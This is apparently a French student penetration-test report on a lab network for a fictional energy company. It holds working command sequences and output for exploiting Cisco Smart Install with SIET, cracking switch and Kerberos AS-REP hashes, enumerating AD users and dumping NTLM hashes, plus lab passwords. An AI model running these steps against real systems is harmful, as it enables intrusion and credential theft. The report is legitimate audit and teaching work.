SAE Cyber 03

Rapport Audit Sécurité

Groupe Auditeur : G10 ; **Groupe Audité** : G11

Date : 15/01/26

Sommaire

Déroulement de la soutenance

- **Contexte**
- **Infrastructure**
- Protocole Cisco Smart Install
- Politique de mot de passe faible
- SSH hash
- AD - pré-authentification Kerberos
- RPC

Contexte

Le Client : Pellet-SA

Secteur des énergies renouvelables
Infrastructure récemment modernisée


Objectif – Sécurité 🎯

Faire un audit de sécurité ciblant l'infrastructure réseaux et les services

- Identifier les vulnérabilités
- Exploiter les vulnérabilités
- Évaluer leur criticité
- Trouver des moyens pour les contrer.

L'audit a révélé 5 vulnérabilités critiques. Le niveau de sécurité global est considéré comme Faible.

Infrastructure



Topologie Physique et Matériel

- Deux stacks de 3750 (nommés SWR1 et SWR2)
- Trois 2960 0 (SW1, SW2, SW3)qui assurent la connexion des terminaux utilisateurs et des serveurs.
- Un routeur Cisco R1 qui connecte le réseau local à Internet via une Box ADSL
- Un serveur physique hébergeant l'hyperviseur Proxmox est connecté au commutateur SW3.

Architecture Logique et Protocoles

- Utilisation du protocole MSTP
- Agrégation de liens via un standard (LACP)
- Utilisation du protocole VTP pour la propagation des VLANs.

Services et Virtualisation

- VM Debian 13 (Sans GUI)
- VM Windows Server 2019

SAE Cyber 03

Vulnérabilité 1-3

TFTP/Cisco Smart Install -> MdP SSH

Reconnaissance – TFTP/Cisco Smart Install

Scan des ports TCP 4786 (Cisco Smart Install) et UDP 69 (TFTP)

```
adminetu@RTP26:~$ sudo nmap -p69 -sU --script tftp-enum 192.168.70.0/24
Starting Nmap 7.93 ( https://nmap.org ) at 2026-01-15 14:06 CET

Nmap scan report for 192.168.70.15
Host is up (0.00068s latency).

PORT   STATE         SERVICE
69/udp open|filtered tftp

Nmap scan report for 192.168.70.16
Host is up (0.00065s latency).

PORT   STATE SERVICE
69/udp open  tftp
| tftp-enum:
|_  test.txt
```

```
adminetu@RTP31:~$ sudo nmap -p 4786 192.168.65.0/24
Starting Nmap 7.93 ( https://nmap.org ) at 2026-01-14 10:06 CET
.
.
Nmap scan report for 192.168.65.30
Host is up (0.025s latency).

PORT     STATE SERVICE
4786/tcp open  smart-install
MAC Address: 00:22:BE:AF:76:41 (Cisco Systems)

Nmap scan report for 192.168.65.252
Host is up (0.018s latency).

PORT     STATE SERVICE
4786/tcp open  smart-install
MAC Address: B4:14:89:2A:F3:C8 (Cisco Systems)

Nmap scan report for 192.168.65.253
Host is up (0.018s latency).

PORT     STATE SERVICE
4786/tcp open  smart-install
MAC Address: B4:14:89:2A:EC:47 (Cisco Systems)

Nmap scan report for 192.168.65.254
Host is up (0.0016s latency).

PORT     STATE SERVICE
4786/tcp open  smart-install
MAC Address: 00:00:0C:07:AC:AA (Cisco Systems)
.
```

Identification vulnérabilité – TFTP/Cisco Smart

SIET (Smart Install Exploitation Tool) - *CVE-2018-0171*

- Uniquement sur les équipements Cisco avec la fonctionnalité Smart Install
- Permet de :
  - Récupérer des configurations d'équipements réseau
  - Y exécuter des commandes à distance sans authentification
- Score CVSS : **9.8**

Exploitation – TFTP/Cisco Smart Install

Exploitation : Utilisation de l'outil SIET pour extraire la configuration de démarrage via TFTP.

```
adminetu@RTP31:~/Téléchargements/SIETpy3-main$ sudo python3 siet.py -g
-i 192.168.65.254
[INFO]: Sending TCP packet to 192.168.65.254
[INFO]: Package send success to 192.168.65.254:
[INFO]: Getting config done
[INFO]: All done! Waiting 60 seconds for end of connections...
-= DvK =- TFTP server 2017(p)
[INFO]: binding socket .. ok
[INFO]: connect from  192.168.65.252 51982
[INFO]:[192.168.65.252] puting file 192.168.65.254.conf octet
[INFO]:[192.168.65.252]:[put] success binding data port 44000
[INFO]:[192.168.65.252]:[put] file tftp/192.168.65.254.conf finish
download, size: 12543
```

- Option -i pour spécifier l'@IP cible
- Option -g pour extraire une configuration de l'équipement correspondant à l'@IP

Téléchargement des fichiers de configuration de chaque ip trouvées lors du scan.

```
adminetu@RTP31:~/Téléchargements/SIETpy3-main/tftp$ ls
192.168.65.252.conf  192.168.65.254.conf
192.168.65.253.conf  192.168.65.30.conf
```

Exploitation – TFTP/Cisco Smart Install

Découverte : Hash de la connexion ssh sur la configuration SWR3-2

```
adminetu@RTP31:~/Téléchargements/SIETpy3-main/tftp$ cat
192.168.65.254.conf

!
version 12.2
no service pad
service timestamps debug datetime msec
service timestamps log datetime msec
no service password-encryption
!
hostname SWR3-2
!
boot-start-marker
boot-end-marker
!
enable password biceps
!
username SWL3-2 privilege 15 secret 5 $1$2HBs$JjNnFDlRPs19LUxNKQJRE1
!
```

`secret 5` (**Type 5**)

`$1$` (**Identifiant**)

`2HBs` (**Salt**)

`JjNnFD…` (**Checksum**)

Vulnérabilité – SSH hash

Exploitation : Installation hashcat

```
sudo apt update && sudo apt install hashcat -y
```

Mode d'attaque (brute-force) : type de hash MD5 Cisco et un masque qui va générer

des mots de 6 caractères qui peuvent être des lettres minuscules, majuscules et des chiffres.

-a 3 : 3 qui signifie (brute-force)

-m 500 : md5crypt, MD5(Unix), FreeBSD MD5, Cisco-IOS MD5
?d = chiffres
?l = lettres minuscules
?u = lettres majuscules

Le lancement de la commande :

```
hashcat -a 3 -m 500 hash.txt -1 ?l?d ?1?1?1?1?1?1
```

26 + 26 + 10 = 62
62^6 ≃ 56,8 milliards de combinaisons

Temps estimée pour 6130 KH/s:
Maj, min, chiffres ≃ 47 minutes
Min, chiffres ≃ 4 minutes et 44 s

Vulnérabilité – SSH hash

Résultat

```
[s]tatus [p]ause [b]ypass [c]heckpoint [f]inish [q]uit =>

Session..........: hashcat
Status...........: Running
Hash.Mode........: 500 (md5crypt, MD5 (Unix), Cisco-IOS $1$ (MD5))
Hash.Target......: $1$2HBs$JjNnFDlRPs19LUxNKQJRE1
Time.Started.....: Fri Jan 16 14:03:05 2026 (1 min, 10 secs)
Time.Estimated...: Fri Jan 16 14:08:59 2026 (4 mins, 44 secs)
Kernel.Feature...: Pure Kernel (password length 0-256 bytes)
Guess.Mask.......: ?1?1?1?1?1?1 [6]
Guess.Charset....: -1 ?l?d, -2 N/A, -3 N/A, -4 N/A, -5 N/A, -6 N/A, -7 N/A, -8 N/A
Guess.Queue......: 1/1 (100.00%)
Speed.#01........:  6132.2 kH/s (13.45ms) @ Accel:92 Loops:250 Thr:128 Vec:1
Recovered........: 0/1 (0.00%) Digests (total), 0/1 (0.00%) Digests (new)
Progress.........: 429235200/2176782336 (19.72%)
Rejected.........: 0/429235200 (0.00%)
Restore.Point....: 11658240/60466176 (19.28%)
Restore.Sub.#01..: Salt:0 Amplifier:27-28 Iteration:0-250
Candidate.Engine.: Device Generator
Candidates.#01...: oae5ul -> onoul1
Hardware.Mon.#01.: Temp: 78c Util: 98% Core:1575MHz Mem:6001MHz Bus:16

$1$2HBs$JjNnFDlRPs19LUxNKQJRE1:biceps
```

26 + 10 = 36

36^6 ≃ 2,17 milliards de combinaisons

Temps réalisé:

6130 KH/s = 1min10sec

Vulnérabilité – SSH hash

Tentative de connexion

```
adminetu@RTP31:~$ ssh -oHostKeyAlgorithms=+ssh-rsa -oKexAlgorithms=+diffie-hellm
an-group-exchange-sha1,diffie-hellman-group14-sha1,diffie-hellman-group1-sha1 -o
 Ciphers=+aes128-cbc,3des-cbc,aes256-cbc -o MACs=+hmac-sha1,hmac-sha1-96,hmac-md
5,hmac-md5-96 SWL3-2@192.168.65.254
The authenticity of host '192.168.65.254 (192.168.65.254)' can't be established.
RSA key fingerprint is SHA256:PWuFRl8LmJkNxraBJjS1gVJ4U88ywiloemTw/qIPNE4.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.65.254' (RSA) to the list of known hosts.
(SWL3-2@192.168.65.254) Password:

SWR3-2#
```

Vulnérabilité – Politique de mot de passe

Lignes extraites du fichier 192.168.65.254.conf récupérée


Password : **biceps**

Mots de passe est constitué de seulement 6 caractères

- Mot du dictionnaire
- Alphabétiques sans chiffres
- Sans majuscules
- Sans caractères spécifiques

Vulnérabilité – Politique de mot de passe

Renforcement de l'authentification



ANSSI

ANSI : https://messervices.cyber.gouv.fr/documents-guides/anssi-guide-authentification_multifacteur_et_mots_de_passe.pd

Vulnérabilité – Politique de mot de passe

Renforcement de l'authentification

Logeur minimale des mots de passe

Niveau de sensibilité	Longueur minimale en nombre de caractères	Taille de clé équivalente en bits [5]
Faible à moyen	Entre 9 et 11	≈ 65
Moyen à fort	Entre 12 et 14	≈ 85
Fort à très fort	Au moins 15	≥ 100

ANSSI


Password : biceps

Exemple : S@E03Cyber-GAA!Switch.Cisc0

Exploitation – TFTP/Cisco Smart Install

Exploitation : Utilisation de l'outil SIET pour modifier la configuration des équipements

Création du fichier contenant les commandes voulues :



Insertion de ce fichier dans le serveur TFTP :

```
adminetu@RTP26:~/SIETpy3-main/tftp$ tftp 192.168.70.16
tftp> put a.conf
```

Exploitation – TFTP/Cisco Smart Install

Exploitation : Utilisation de l'outil SIET pour modifier la configuration des équipements

Modification de l'option -g dans le script python pour copier les commande dans la running-config de l'équipement :

```
c1 = 'copy system:running-config flash:/config.text'
c2 = 'copy flash:/config.text tftp://' + my_ip + '/' + current_ip + '.conf'
c3 = 'copy tftp://192.168.70.16/a.conf system:running-config'
```

Chemin du fichier dans le serveur TFTP → Running-config de l'équipement

Résultat lorsque l'on re-récupère la configuration :

```
interface GigabitEthernet2/0/3
 shutdown
!
interface GigabitEthernet2/0/4
!
```

Recommandations – TFTP/Cisco Smart Install

- Installation de la mise à jour fournie par Cisco dans les plus brefs délais
- Filtrage IP strict sur le serveur TFTP via une ACL
- Désactiver Cisco Smart Install
- Désactiver TFTP
- Utiliser SCP ou SFTP à la place
- Se référencer au guide de l’anssi pour les mots de passe

SAE Cyber 03

Vulnérabilité 4-5

Active Directory

Vulnérabilité – Active Directory

Découverte : Identification du port 88 ouvert sur la machine 192.168.70.15

```
adminetu@RTP28:~/Bureau$ nmap -sV 192.168.70.15
Starting Nmap 7.93 ( https://nmap.org ) at 2026-01-14 13:15 CET
Nmap scan report for 192.168.70.15
Host is up (0.00055s latency).
Not shown: 986 filtered tcp ports (no-response)
PORT     STATE SERVICE       VERSION
22/tcp   open  ssh           OpenSSH for_Windows_9.5 (protocol 2.0)
53/tcp   open  domain        Simple DNS Plus
80/tcp   open  http          Microsoft IIS httpd 10.0
88/tcp   open  kerberos-sec  Microsoft Windows Kerberos (server time: 2026-01-14 12:16:02Z)
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: G11-Pellet.com.test0., Site: Default-First-Site-Name)
445/tcp  open  microsoft-ds  Microsoft Windows Server 2008 R2 - 2012 microsoft-ds (workgroup: G11-PELLET)
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp  open  tcpwrapped
3268/tcp open  ldap          Microsoft Windows Active Directory LDAP (Domain: G11-Pellet.com.test0., Site: Default-First-Site-Name)
3269/tcp open  tcpwrapped
3389/tcp open  ms-wbt-server Microsoft Terminal Services
Service Info: Host: PALLETADDSG11; OS: Windows; CPE: cpe:/o:microsoft:windows
```

Vulnérabilité – Active Directory

Test 1

Première Word List sur github, nous avons trouvé un utilisateur avec un nom connu de game of thrones.

Test 2

Deuxième Word List, 22 personnages, présent dans le fichier username.txt

Enumération des utilisateurs :

```
kerbrute userenum -d G11-Pellet.com.test --dc 192.168.70.15 username.txt
--verbose
```

```
adminetu@RTP28:~/Bureau$ kerbrute userenum -d G11-Pellet.com.test --dc 192.168.70.15 username.txt --verbose

    __             __               __
   / /_____  _____/ /_  _______  __/ /____
  / //_/ _ \/ ___/ __ \/ ___/ / / / __/ _ \
 / ,< /  __/ /  / /_/ / /  / /_/ / /_/  __/
/_/|_|\___/_/  /_.___/_/   \__,_/\__/\___/

Version: v1.0.3 (9dad6e1) - 01/14/26 - Ronnie Flathers @ropnop

2026/01/14 13:11:13 >  Using KDC(s):
2026/01/14 13:11:13 >   192.168.70.15:88

2026/01/14 13:11:13 >  [!] eddard.stark@G11-Pellet.com.test - User does not exist
2026/01/14 13:11:13 >  [+] VALID USERNAME:       arya.stark@G11-Pellet.com.test
2026/01/14 13:11:13 >  [+] VALID USERNAME:       ned.stark@G11-Pellet.com.test
2026/01/14 13:11:13 >  [+] VALID USERNAME:       sansa.stark@G11-Pellet.com.test
2026/01/14 13:11:13 >  [+] VALID USERNAME:       robb.stark@G11-Pellet.com.test
2026/01/14 13:11:13 >  [+] VALID USERNAME:       jon.snow@G11-Pellet.com.test
2026/01/14 13:11:13 >  [+] VALID USERNAME:       tywin.lannister@G11-Pellet.com.test
2026/01/14 13:11:13 >  [+] VALID USERNAME:       rickon.stark@G11-Pellet.com.test
2026/01/14 13:11:13 >  [+] VALID USERNAME:       cersei.lannister@G11-Pellet.com.test
2026/01/14 13:11:13 >  [+] VALID USERNAME:       jaime.lannister@G11-Pellet.com.test
2026/01/14 13:11:13 >  [!] joffrey.baratheon@G11-Pellet.com.test - User does not exist
2026/01/14 13:11:13 >  [+] VALID USERNAME:       daenerys.targaryen@G11-Pellet.com.test
2026/01/14 13:11:13 >  [+] VALID USERNAME:       bran.stark@G11-Pellet.com.test
2026/01/14 13:11:13 >  [+] VALID USERNAME:       viserys.targaryen@G11-Pellet.com.test
2026/01/14 13:11:13 >  [+] VALID USERNAME:       sandor.clegane@G11-Pellet.com.test
2026/01/14 13:11:13 >  [+] VALID USERNAME:       tyrion.lannister@G11-Pellet.com.test
2026/01/14 13:11:13 >  [+] VALID USERNAME:       brienne.tarth@G11-Pellet.com.test
2026/01/14 13:11:13 >  [!] ramsay.bolton@G11-Pellet.com.test - User does not exist
2026/01/14 13:11:13 >  [+] VALID USERNAME:       petyr.baelish@G11-Pellet.com.test
2026/01/14 13:11:13 >  [+] VALID USERNAME:       davos.seaworth@G11-Pellet.com.test
2026/01/14 13:11:13 >  [+] VALID USERNAME:       samwell.tarly@G11-Pellet.com.test
2026/01/14 13:11:13 >  [+] VALID USERNAME:       theon.greyjoy@G11-Pellet.com.test
2026/01/14 13:11:13 >  Done! Tested 22 usernames (19 valid) in 0.003 seconds
```

Vulnérabilité – Active Directory

Installation et utilisation de GetNPUsers.py

```
adminetu@RTP28:~/Bureau$ python3 ./GetNPUsers.py G11-Pellet.com.test/ -usersfile username.txt -format hashcat -dc-ip 192.168.70.15
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] User ned.stark doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User robb.stark doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User sansa.stark doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User arya.stark doesn't have UF_DONT_REQUIRE_PREAUTH set
$krb5asrep$23$bran.stark@G11-PELLET.COM.TEST:6fc5dff027793bfb17047208f37f8f03$c75839d16b93379e53d3e7e0da102a2d35fcf8403fbe8c794cd2d5c846d339c71b2a1652eeb67300bb69ea51b69b9c6e45d584bdea3313a0
802deedf82456f3a8b2d371aa34c7cb7a56253b55c5ece1cbd2edff75e051991e34c97a47574379d3b2f6cc5187ca6e7b72deea47c37d79f5494d8deba66990d5e8380127fd3b4c4476ce1ffd99ee6da7f2260cf06d797cde4e285d88639a8
e96186f0ca00b450178fb88d666cd73a77feaa57f9d8def56fd4065c321273e73fbe9b05bfce34670bb868aab0d012d8f2d14dafb5b3c210db184a9c52b6311c4d4a0bb16218a219951499c46ad579e96dd425e1be73529934b545063c5883
588e5b77
[-] User rickon.stark doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User jon.snow doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User tywin.lannister doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User cersei.lannister doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User jaime.lannister doesn't have UF_DONT_REQUIRE_PREAUTH set
$krb5asrep$23$tyrion.lannister@G11-PELLET.COM.TEST:767fd62af36f11258df6fed78a9dc11d$313b2137a75cbce62359f877bfeb142454bd286e62581f59e43efc52a15751e8cce9284d277dd7ca09ba6331471b5b4e563ed7aaf
a4286f2eccc299837104f63b318dec14e3c9eb3a85e53494d69987827eda763e0ac09a733f405d7ef0677e2cd159406df9ed01e4ea3b528d6a0e4a0962d45a6cabd3ee10afc55a1a821e92ea6d873ec06ce1d3796272ada9c6339af11ec16a
1d92bd2da54d49ee7315a38d1fa0076e555526fbc3b4feed90157f6c7b58d376310c89f456884c6e8d32a2dc8fa9d102b8fca0fa2d61a1d7f0c5963f4ede697dbd6f9d04928afa89088ec949d5374c1a44d83c2d3dde84a4c173eccdf4f163
d215655d09a3ac
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] User daenerys.targaryen doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User viserys.targaryen doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User petyr.baelish doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User sandor.clegane doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User brienne.tarth doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User davos.seaworth doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User samwell.tarly doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] User theon.greyjoy doesn't have UF_DONT_REQUIRE_PREAUTH set
$krb5asrep$23$Renly.Baratheon@G11-PELLET.COM.TEST:8477ed14f40fee2f60da114bf8c43e36$c73935ee1f8034f0169f65426eb0da7128b7e5f579c5ce97355986d5b31820d84fcbd9a513b2738a4711e3dfc009eb8e05e5536bae3
2c6638335d1ecac62e094139b8e9c90be706c2c2fb4e5e781569d388ef64d2949218f1997cc46fdfd36008d1aa5f32d1fbd848261a96b764fa457fb8403b1e3308548a324b2c759c8b6981ad144894fc44caa58eb4bad35ecbe6517789109e
853c875ab23b5a463ea934d92f34f56c6d64870df281f87a08f0779dacf23b6c3bef86ee74e0a12d633dcf87f2e481cf0e9d4e7a2727b711bc3441ec3ce6546de150fa03cdb068962ed7fa1293fbc21fcd68a951f62abe7183ca3ed8c9ed94
0fd793ee0000b
```

Vulnérabilité – Active Directory

Utilisation de John the Ripper et rockyou.txt

```
┌──(kali㉿kali)-[~/Desktop]
└─$ john --wordlist=rockyou.txt --format=krb5asrep hash.txt
Using default input encoding: UTF-8
Loaded 6 password hashes with 6 different salts (krb5asrep, Kerberos 5 AS-REP
 etype 17/18/23 [MD4 HMAC-MD5 RC4 / PBKDF2 HMAC-SHA1 AES 256/256 AVX2 8x])
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
Rainbow123       ($krb5asrep$23$Renly.Baratheon@G11-PELLET.COM.TEST)
1g 0:00:01:09 DONE (2026-01-15 07:26) 0.01447g/s 207609p/s 1043Kc/s 1043KC/s
 0839236891..*7¡Vamos!
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

Password de Renly Baratheon : **Rainbow123**

Affichage des dossiers SMB

```
┌──(kali㉿kali)-[~/Desktop]
└─$ netexec smb 192.168.70.15 -u 'Renly.Baratheon' -p 'Rainbow123' --shares
SMB         192.168.70.15   445    PALLETADDSG11    [*] Windows Server 2019 S
tandard 17763 x64 (name:PALLETADDSG11) (domain:G11-Pellet.com.test) (signing:
True) (SMBv1:True)
SMB         192.168.70.15   445    PALLETADDSG11    [+] G11-Pellet.com.test\R
enly.Baratheon:Rainbow123
SMB         192.168.70.15   445    PALLETADDSG11    [*] Enumerated shares
SMB         192.168.70.15   445    PALLETADDSG11    Share           Permissio
ns      Remark
SMB         192.168.70.15   445    PALLETADDSG11    -----           --------
--      -----
SMB         192.168.70.15   445    PALLETADDSG11    ADMIN$
        Administration à distance
SMB         192.168.70.15   445    PALLETADDSG11    C$
        Partage par défaut
SMB         192.168.70.15   445    PALLETADDSG11    Documents Administratif R
EAD,WRITE
SMB         192.168.70.15   445    PALLETADDSG11    IPC$
        IPC distant
SMB         192.168.70.15   445    PALLETADDSG11    IronThrone$     READ,WRIT
E
SMB         192.168.70.15   445    PALLETADDSG11    IT              READ,WRIT
E
SMB         192.168.70.15   445    PALLETADDSG11    NETLOGON        READ
        Partage de serveur d'accès
SMB         192.168.70.15   445    PALLETADDSG11    SYSVOL          READ
        Partage de serveur d'accès
SMB         192.168.70.15   445    PALLETADDSG11    Wallpaper       READ
```

Vulnérabilité – Active Directory

Connexion SMB avec les utilisateurs possédant des privilèges

```
┌──(kali㉿kali)-[~]
└─$ netexec smb 192.168.70.15 -u 'ned.stark' -p 'Winter2019!'
SMB         192.168.70.15   445    PALLETADDSG11    [*] Windows Server 2019 Standard 17763 x64 (name:PALLETADDSG11)
SMB         192.168.70.15   445    PALLETADDSG11    [+] G11-Pellet.com.test\ned.stark:Winter2019! (Pwn3d!)
```

```
Administrateur:500:aad3b435b51404eeaad3b435b51404ee:c1c57b010f328688f64942ca9
f4dd58a:::
Invité:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:
::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:98deb4189e6c875ee0d73f23364d7376:
::
g11-pellet.com.test\ned.stark:1121:aad3b435b51404eeaad3b435b51404ee:2bc2a0308
594f2e7481db79c9904e160:::
g11-pellet.com.test\jon.snow:1122:aad3b435b51404eeaad3b435b51404ee:6918f5764d
cd209b7330ae156a99f0e3:::
g11-pellet.com.test\arya.stark:1123:aad3b435b51404eeaad3b435b51404ee:50f018ed
895564ca826c14c629b03b43:::
g11-pellet.com.test\sansa.stark:1124:aad3b435b51404eeaad3b435b51404ee:4fd725d
961f83950da0fbfe26fd387a5:::
g11-pellet.com.test\bran.stark:1125:aad3b435b51404eeaad3b435b51404ee:8b88d0b8
3534e731a66c87da37d1fdff:::
g11-pellet.com.test\robb.stark:1126:aad3b435b51404eeaad3b435b51404ee:f8ea5932
d0f85a74cd3ec55251010f42:::
